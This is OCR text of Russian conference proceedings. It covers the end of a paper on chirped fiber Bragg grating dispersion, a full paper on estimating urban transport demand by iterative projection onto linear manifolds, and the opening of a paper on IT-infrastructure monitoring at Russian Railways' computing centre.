


Рис. 4. Дисперсия CFBG длиной 2 см, δn_eff = 2e-4, φ = 0.7e-7

Для указанных параметров решетки, но с большим ЛЧМ (δn_{eff}=2e-4, ϕ=0.7e-7) появление спектральной отражательной способности и дисперсии показывают показано на рис. 5 и 6.




Рис. 5. CFBG спектр отражения длиной 2 см




Рис. 6. Дисперсия CFBG 2 см

Введение большей решетки вызвал повышенный объем отраженных волн на решетках Брэгга. В то же время он уменьшил чистую отражательную способность.

Для тех же параметров решетки (ЛЧМ), но с большим изменением постоянной составляющей показателя преломления, усредненного по периодам в области решетки (δn_{eff}=5e-4, ϕ=0.7e-7) появление спектральной отражательной способности и дисперсии показывают рис. 7 и 8.




Рис. 7. Спектр отражения CFBG длиной 2 см




Рис. 8. Дисперсия CFBG длиной 2 см

Чем больше изменение постоянной составляющей показателя преломления, усредненной по периодам в области решетки, отражение возрастает до 100%, а также влияние, используемое для компенсации дисперсии. Кроме того, немного увеличен диапазон отраженных волн. Изменение отрицательно влияет на дисперсионные

колебания. Причиной этого является создание более неровных боковых полос спектра отражения, который иллюстрирует многократные отражения от концов брэгговских решеток. Необходимо сгладить эти боковые полосы для улучшения свойств компенсации брэгговских решеток. Это может быть сделано с помощью подходящих функций аподизации, имитируюших способ записи брэгговских решеток в оптическом волокне.

Выводы

- Влияние аподизации для соделированной брэгговской решетки составляет 100%. Решетка сильная. При этом компенсация дисперсии произошли в непосредственной близости от длин волн Брэгга;
- введение большей решетки привело к повышенному объему отраженных волн на решетках Брэгга. С другой стороны, он уменьшил чистую отражательную способность;
- чем больше изменяется постоянная составляющая показателя преломления, усредненная по периодам в области решетки, отражение возрастает до 100%, а также влияние, используемое для компенсации дисперсии. Кроме того, немного увеличен диапазон отраженных волн. Изменение отрицательно влияет на дисперсионные колебания.

Литература

1. Hamdalla T.A. Отражательная способность линейной и нелинейной гамма-облученной аподизированная щебетала решеток Брэгга под океаном, Научно-исследовательский физический журнал, ISSN 1819-3463 / DOI: 10,3923/2013.
2. Ikhlef A.P. Hedare, Chikh-Блед M. Равномерное моделирование волоконно-решеток Брэгга и моделирования был использован метод переноса матрицы, Международный журнал Science проблемы с компьютером, Том 9 Выпуск 1, No 2/2012.
3. Kashyap R. Волоконных брэгговских решеток, Academic Press, New York 1999.

РАСЧЕТ ТРАНСПОРТНОЙ ПОТРЕБНОСТИ НА ОСНОВЕ АНАЛИЗА ЛИНЕЙНЫХ МНОГООБРАЗИЙ

Яворский В.В.[1], Клюева Е.Г.[1], Мутовина Н.В.[1], Касымова Д.Т.[2]
[1]Карагандинский государственный технический университет, Казахстан
[2]Институт информационных и вычислительных технологий КН МОН РК, Казахстан
e-mail: yavorskiy-v-v@mail.ru, e.klyueva@kstu.kz, mutovina_natalya@mail.ru, dika.cat@mail.ru

Аннотация.*В статье рассматривается модель взаимосвязи корреспонденций с пассажиропотоками, используемая для определения транспортной потребности городского населения. Произведен анализ процессов перевозки пассажиров и расчет данных на основе анализа линейных многообразий. Исследована сходимость метода в двумерном пространстве.*

При анализе и синтезе транспортной системы необходимо последовательно использовать несколько уровней описания в соответствии с общей методологией системного подхода. Как правило, на этапе описания проблемной ситуации, формализованного представления транспортной системы используются методы теории графов и методы описания коммуникационных систем, при решении задач распределения ресурсов и планирования функционирования транспорта используются соответствующие методы исследования операций [1].

Очевидна важность проблемы совершенствования планирования и управления транспортными системами, которая определяется тем, что от её качественного решения на соответствующем научно-техническом уровне зависит эффективность функционирования соответствующих систем производства и обслуживания. Сложность данной проблемы обусловливается многофункциональным и иерархическим характером транспортных систем, активным и стохастическим поведением транспортных процессов, многообразием функционирования и взаимодействия отдельных элементов транспортных средств.

Пусть имеется некоторая транспортная система, основу которой составляет один из видов общественного транспорта (городской пассажирский, воздушный, железнодорожный и т.п.).

Рассмотрим модель взаимосвязи корреспонденций с пассажиропотоками на заданной маршрутной сети. Интенсивности потенциального взаимодействия (корреспонденции) между транспортными районами города i и j будем считать неизвестными, поэтому обозначим их как $X = \|x_{ij}\|$. Эти потребности реализуются в виде реальных пассажиропотоков на маршрутной сети. Пассажиропотоки будем, напротив, считать известными, поэтому опишем их совокупностью матриц корреспонденции - $\{D^k\}$ между остановками каждого реально существующего маршрута k.

$D^k = \|d^k_{\xi\eta}\|$, где $d^k_{\xi\eta}$ - интенсивность пассажиропотока с остановки ξ на остановку η маршрута k.

Опишем теперь пути передвижения между транспортными районами в существующей транспортной системе, рассмотрим потоки, складывающиеся на существующих маршрутах, и определим зависимость потоков и корреспонденций.

Пути передвижения между транспортными районами можно отразить мультиграфом, дуга которого характеризует некоторый *s*-й путь h_{ijs} между районами *i* и *j*: $h_{ijs} = \{i, j, t_s, q, k_1, ..., k_q; \zeta_1, \eta_1, ..., \zeta_q, \eta_q\}$.

Здесь компоненты $k_1, ..., k_q$ определяют номера маршрутов, реализующих *s*-й путь, q – число маршрутов; ζ_1 – фиксирует остановку посадки маршрута k_1, η_1 – остановку высадки; t_s – оценка затрат времени в случае использования пути h_{ijs}. Для получения совокупности путей передвижения между всеми парами транспортных районов – $H = \{h_{ijs}\}$ необходимо последовательно рассмотреть пешеходные и маршрутно-пешеходные пути, связывающие районы, а затем применить операцию "склеивания" таких связей, учитывая естественные ограничения на допустимость путей передвижения между районами. Эти ограничения должны учитывать допустимый уровень психофизических затрат при передвижении.

С учетом информации, задаваемой множеством H, модель взаимосвязи потоков в маршрутных сетях с корреспонденциями между транспортными районами может быть представлена в виде системы линейных уравнений, имеющих следующий вид:

$$\sum_{i=1}^{n}\sum_{j=1}^{n}\sum_{h_{ijs}\in M^k_{\zeta\eta}} P_{ijs}\, x_{ij} = d^k_{\zeta\eta}. \qquad (1)$$

Здесь $M^k_{\xi\eta}$ - множество путей передвижения, содержащих маршрутную связьk-го маршрута; P_{ijs} - вероятность выбораs-го пути из множества путей H_{ij}, соединяющих

районы *i* и*j*,*n* – число элементов в рассматриваемой системе управления; x_{ij} - корреспонденции между районами. Вероятность P_{ijs} выбора пути передвижения является функцией, зависящей от параметров путей между районами i и j. К основным параметрам этой функции относятся затраты времени на передвижение - t_{ijl} и количество пересадок с одного маршрута на другой - q_{ijl} для путей, образующих совокупность H_{ij} :

$$P_{ijs} = F(t_{ijl}, q_{ijl} \mid h_{ijl} \in H_{ij}). \qquad (2)$$

Зависимость (2) выражает сложившуюся в системе стратегию поведения пассажиров при выборе ими путей передвижения. Такая функция достаточно стабильна для существующей транспортной связи между районами i и j, да и для города в целом. Эту зависимость можно получить, используя материалы обследования способов передвижения жителей города.

С использованием методологии моделирования процессов в макросистемах определение величин x_{ij}, при отсутствии системы (1), можно осуществлять путем энтропийного моделирования процессов взаимодействия в системах[2]. В этом случае рассматривается априорное вероятностное предпочтение путей передвижения π_{ijs}, которое фактически является оценкой вероятностных функций выбора P_{ijs} [3]. Окончательно величины P_{ijs} формируются в энтропийной модели путем решения задачи максимизации, взвешенной относительно априорного предпочтения энтропийной функции типа:

$$L(X) = \sum_{h \in H} d_h \ln \frac{d_h^0}{d_h} \to \max \qquad (3)$$

где h – путь передвижения из множества $H = \bigcup_{i,j} H_{ij}$; а d_h и $d_h^0 = x_{ij}\pi_{ijs}$ – соответственно, поток и априорная оценка потока по пути h. При этом в задаче присутствуют ограничения типа:

$$\sum_{h \in H} d_h b_h \le b \sum_{i,j} x_{ij} \qquad (4)$$

приводящие суммарные параметры пассажиропотоков на путях передвижения в соответствие со средними затратами (времени, числа пересадок, оплаты за проезд, и т.п.) при передвижении в городе – b. Здесь b_h - соответствующие затраты при передвижении по пути h.

Энтропийное моделирование выбора путей передвижения (3), (4), позволяет получать характеристики, достоверные в среднем по городу, поэтому для решения задач управления маршрутами городского пассажирского транспорта более предпочтительным является явное определение зависимостей типа (2). В этом случае все сводится к анализу системы (1). Система уравнений (1), выражающая взаимосвязь потоков на маршрутах с корреспонденциями, может быть в зависимости от имеющейся маршрутной сети и рассматриваемых транспортных районов как недоопределенной, так и переопределенной.

В общем случае она обычно характеризуется большой размерностью пространства неизвестных и погрешностями измерения величин $d_{\xi\eta}^{k}$, приводящими к несовместности системы.

С использованием энтропийного моделирования определение величин x_{ij} в случае существенной недоопределенности системы (1) можно осуществлять путем максимизации функции:

$$\sum_{i=1}^{n}\sum_{j=1}^{n} x_{ij} \ln \frac{x_{ij}^{o}}{x_{ij}} \rightarrow \max \qquad (5)$$

при ограничениях(1), записанных для всех маршрутных связей (ξ,η) и $x_{ij} \geq 0$. Величины x_{ij}^{0} представляют собой априорную оценку корреспонденции между районами *i* и *j*.

В случае если микропроцессы, описываемые приведенной моделью, являются в значительной степени определенными системой (1), задача максимизации (5) при ограничениях (1) является весьма сложной. Поэтому при числе маршрутных связей в (1), приближающихся к n^2, её можно заменить непосредственным поиском точки пространства переменных x_{ij}, в наибольшей степени приближенной к гиперплоскостям (1). Представим систему уравнений (1) в виде:

$$\mathbf{P}x = d \qquad (6)$$

где $x = (x_1, x_2, ..., x_n)$ - упорядоченный вектор неизвестных, соответствующий корреспонденциям, а $d = (d_1, d_2, ..., d_m)$ упорядоченный вектор, соответствующий известным потокам на маршрутных связях.

Для решения данной задачи фактически необходимо уточнить путем анализа систем линейных уравнений порядка 40 000 неизвестных (для города порядка миллион жителей разбитого на 200 транспортных районов). Матрица системы может быть, как недоопределенной, так и в большем числе случаев переопределенной. Таким образом, она содержит более чем полтора миллиарда элементов. С учетом таких размерностей эффективным способом решения задачи является распараллеливание решения задачи на несколько вычислительных элементов.

Предлагается для этого использовать методику разбиения элементов матрицы между тремя гетерогенными абстрактными процессорами, объединенными полносвязной топологией с различной латентностью.

Определение количества и формы элементов, выделяемых каждому процессору при перемножении матриц, зависит от выбранного алгоритма вычислений:

- последовательная коммуникация с барьером;
- параллельная коммуникация с барьером;
- последовательная коммуникация с массовым перекрытием;
- параллельная коммуникация с массовым перекрытием;
- параллельное перекрытие с чередованием.

Результаты исследований в этом направлении отражены в работах [4, 5].

Пусть имеется начальное приближение решения x^0, полученное, например, энтропийным моделированием. Необходимо определить вектор x^*, который

соответствует системе (6). Предлагаемый метод позволяет снизить невязки энтропийного моделирования - x^0 к имеющимся данным обследования пассажиропотоков d.

Представим систему уравнений (6) в классической форме записи:

$$Ax = b \tag{7}$$

где $A = \|a_{i,j}\|$, $i = \overline{1,n}$, $j = \overline{1,m}$; $X = (x_1, x_2, ..., x_n)$; $B = (b_1, b_2, ..., b_m)$.

Дадим необходимые определения. Пусть имеется вектор X^0, который будем называть шаблоном или образцом. X^0 является, в определенном смысле, приближением к тому, что мы хотим получить.

Требуется на основании системы (7) и вектора X^0 найти вектор X^*, который бы "достаточно хорошо" соответствовал системе (7) и в то же время не сильно отличался от X^0.

Пусть L - множество допустимых решений системы (7), очевидно, что это подмножество евклидова пространства R^n Если система (7) совместна, то размерность L равна (n-$r(A)$), где $r(A)$ - ранг матрицы A. В случае если система (7) несовместна, предлагается в качестве L рассматривать выпуклую оболочку всех линейных многообразий (размерности $r(A)$), которые являются решениями совместных подсистем уравнений системы (7), состоящих из $r(A)$ уравнений. В этом случае размерность L, то есть минимальная размерность евклидова пространства, в которое можно вложить L, может принимать значения от n до $n - r(A)+1$:

$$N - r(A) + 1 \le \dim(L) \le n, \tag{8}$$

где $\dim(L)$ - размерность выпуклого множества евклидова пространства.

Если (7) - совместна, то, строго говоря, решением этой системы является все линейное многообразие $L = L(A, b)$. В случае несовместности системы (7) ее решением было бы естественно считать тоже некоторое линейное многообразие размерности (n-$r(A)$), которое в каком-то смысле является средним значением подсистем, состоящих из $r(A)$ уравнений.

Пусть $\{ L_j \}$, $j = \overline{1,J}$ - множество всех различных решений указанных выше подсистем - $L_1 = \cap L_j = \varnothing$ при $j \ne i$ (считаем, что ($L_i \ne L_j$). Определяющую многообразие L_j подсистему уравнений запишем в виде:

$$\mathbf{B}^j\mathbf{x} = \mathbf{b}^j, \tag{9}$$

где B^j - некоторая подматрица матрицыA размерности $r(A)$, а b^j - соответствующий подвектор вектора b, т.е. столбец, состоящий из координат вектора b, соответствующих выбранным строкам матрицы A.

Известно, что все L_j, $j = \overline{1,J}$ имеют общие ортогональные к ним линейные многообразия размерности $r(A)$. Размерность пространства таких многообразий равна размерности многообразий L_j, т.е. (n-$r(A)$).

Выберем одно из ортогональных к L_j многообразий, которое обозначим P. Пересечение P с L_j дает единственную точку z^j. Взвешенным решением системы (7) будем называть линейное многообразие размерности $d = n - r(A)$, которое ортогонально многообразию P и пересекается с ним в точке:

$$Z^* = \frac{1}{J}\sum_{j=1}^{J} z^j \tag{10}$$

Это линейное многообразие обозначим через $L^* = L^*(A, b)$. Отметим, что если система (7) совместна, то $L^* = L$. Нетрудно также видеть, что L^* не зависит от выбора ортогонального многообразия P_i. "Похожим" решением системы (7) при условии, что оно принадлежит L и наиболее близко к x^0 (похоже на x^0), предлагается считать либо проекцию x^* точки x^0 на линейное многообразие $L^*(A, b) = z$, либо точку $x^1 \in L,$, которая является ближайшей к образцу x^0, то есть:

$$\left\| x^0 - x^l \right\| = \min_{x \in L} \left\| x^0 - x \right\| \tag{11}$$

Решение задачи:

$$\left\{ \mathrm{Ax} = \mathrm{b} : \mathrm{x}^{\mathrm{o}} \right\} \tag{12}$$

т.е. решением системы (12) с образцом x^0 будем называть точку:

$$\tilde{x} = \alpha x^0 + \beta x^* \tag{13}$$

где $\beta = 1 - \alpha$, $0 \le \alpha \le 1$.

Параметр α при этом характеризует степень "доверия" образцу x^0.

На решение $\tilde{x}$ также могут быть наложены ограничения вида:

$$\tilde{x}_j \ge 0, \; i = \overline{1, n.} \tag{14}$$

В этом случае в качестве решения будем принимать точку $\tilde{x}'$, лежащую на отрезке $[\tilde{x}, x^0]$ при входе в положительный ортант (когда $\tilde{x}$ не удовлетворяет ограничениям (14).

Заметим, что параметр α в рассмотренном случае характеризует степень "доверия" только на отрезке $[x^0, x^*]$. Аналогично может рассматриваться также степень доверия решениям $\{ L_j \}$, при анализе совместных подсистем и определении L^*.

Опишем теперь принципиальный подход к решению задачи (12). Он заключается в нахождении точки x^*, после чего рассчитываются значения $\tilde{x}$ или $\tilde{x}'$ по формуле (7).

Точка x^* находится с помощью метода последовательных приближений в результате последовательной обработки уравнений системы (7).

После обработки всех уравнений системы обработка возобновляется с первого уравнения. Результат *k*-го этапа обработки системы (7) обозначим $x^{(k)}$. Результат обработки *i*-го уравнения системы обозначим $y^{(i)}$.

В качестве приближения к решению x^* будем брать проекцию x^0 на гиперплоскость P_i, *i*-го уравнения системы, т.е.:

$$y^{(i)} = pr(x^0, P_i) \tag{15}$$

где P_i - это гиперплоскость определяется уравнением:

$$(a^i, x) = b_i, \quad (a_{i1}, a_{i2}, ..., a_{in}), \; i = \overline{1,m} \tag{16}$$

Дадим описание алгоритма получения $x^{(k+1)}$ после определения $x^{(k)}$:

1. *i*=1; $y^{(0)} = x^{(k)}$;
2. находим проекцию точки $y^{(i-1)}$ на гиперплоскость P_i;

$$z = pr(y^{(i-1)}, P_i) \tag{17}$$

3. в качестве $y^{(i)}$ берём середину отрезка [$y^{(i-1)}$, z], т.е.:

$$y^{(i)} = \frac{y^{(i-1)} + z}{2} \tag{18}$$

4. i = i+1;
5. если i ≤ m, то переход к шагу 2.
6. $x^{(k+1)} = y^{(m)}$.

Проекция точки *y* на гиперплоскость $(a^i, x) = b_i$ определяется по формуле:

$$pr(y, P_i) = y - \frac{(a^i, y) - b_i}{\left\| a^i \right\|^2} a^i \tag{19}$$

Проведенный анализ работы описанного алгоритма показывает, выполнение следующих свойств.

Если система (7) совместна, то:

$$x^* = \lim_{k \to \infty} x^{(k)} \tag{20}$$

В общем случае:

$$\lim_{k \to \infty} x^{(k)} \in L(A, b) \tag{21}$$

Пусть x^* - точное решение совместной и определенной системы уравнений (7) (т.е. единственное решение), тогда:

$$\cos(x^* - x^{(k)}, x^{(k+1)} - x^{(k)} \to 1, \text{ при } k \to \infty \qquad (22)$$

т.е. описанные итеративные расчеты приближаются к x^*.

Данный метод был реализован программно, и было проведено исследование его сходимости в двумерном пространстве. Сначала была решена простейшая совместная система из двух уравнений, и полученная точка-решение совпала с точкой пересечения прямых, представляющих уравнения системы (рис.1). Потом была решена несовместная система из двух уравнений, которую на плоскости представляют две параллельные прямые. На рисунке 2, отображающем процесс итераций, видно, что полученное решение смещается относительно центра в сторону последней прямой, к которой осуществлялось движение. Это приводит к необходимости изменения шага движения, т. е. на третьем шаге алгоритма за новое решение брать не середину отрезка, а точку, более близкую к предыдущему решению. И в последующих итерациях этот шаг нужно все больше уменьшать. Решение несовместной системы из пяти уравнений с изменением шага показано на рисунке 3.




Рис.1. Решение совместной системы с постоянным шагом




Рис.2. Решение несовместной системы с постоянным шагом




Рис.3. Решение несовместной системы с переменным шагом

Работа выполнена в рамках исследований по проекту AP05133699 «Исследование и разработка инновационно-телекоммуникационных технологий с использованием современных кибер-технических средств для интеллектуальной транспортной системы города» института ИВТ КН МОН РК.

Литература

1. Швецов В.И. Математическое моделирование транспортных потоков // Автоматика и телемеханика, 2003. – № 11. - с. 3-46.

2. В.В. Яворский. Распределение напряженности деятельности организационной системы // Научное обозрение: экономика и управление. — 2012. — № 1. — С. 114-122.

3. Трофименко Ю.В., Якимов М.Р. Транспортное планирование: формирование эффективных транспортных систем крупных городов: монография. – М.: Логос, 2013. – 464 с.

4. Клюева Е.Г. Оптимальная форма разбиения данных при реализации алгоритма последовательной коммуникации с наложением на трех гетерогенных процессорах, объединенных полносвязной топологией с различными пропускными способностями сети передачи данных// Вестник государственного университета имени Шакарима города Семей. – 2018. - № 2(82) - С.46-51.

5. Клюева Е.Г., Адамов А.А., Оспанова А.Е., Сницарь Л.Р., Кулбаева Л.Н. Исследование оптимальной формы разбиения данных для умножения матриц на трех гетерогенных процессорах с полносвязной топологией и различными пропускными способностями // Современные наукоемкие технологии. – 2019. – № 2 – С. 83-88.

СРЕДСТВА МОНИТОРИНГА ИТ-ИНФРАСТРУКТУРЫ ГВЦ ОАО «РЖД»

Большаков М.А. Михайлов Г.В.

Федеральное государственное бюджетное образовательное учреждение высшего образования

«Петербургский государственный университет путей сообщения Императора Александра I», Санкт-Перербург, Россия

e-mail: gleb-mix@mail.ru

Аннотация

В докладе рассматривается уровень внедрения системы мониторинга ИТ-инфраструктуры в процесс управления инцидентами, используемый в работе основной производственной системы ГВЦ - Единой службы поддержки пользователей.

Введение

Основным направлением деятельности ГВЦ ОАО «РЖД» является информационная поддержка бизнес процессов Компании через поддержание работоспособности информационных систем, используемых в реализации данных процессов. Достижение данной цели невозможно без качественной эксплуатации инфраструктуры ИТ, на которой развернут весь спектр информационных систем – в настоящее время их количество превышает 700 систем. При этом количество пользователей данных систем постоянно растет, что лишь повышает требования к устойчивой работе всех комплексов, на которых развернуты информационные системы ОАО «РЖД». Внедрение и развитие системы мониторинга является важнейшим этапом в построении надежной службы эксплуатации ИТ, таким образом, развитие Главного Вычислительного центра невозможно без развития средств автоматизированного мониторинга ИТ-инфраструктуры.

Текущее состояние внедрения системы мониторинга ИТ-инфраструктуры

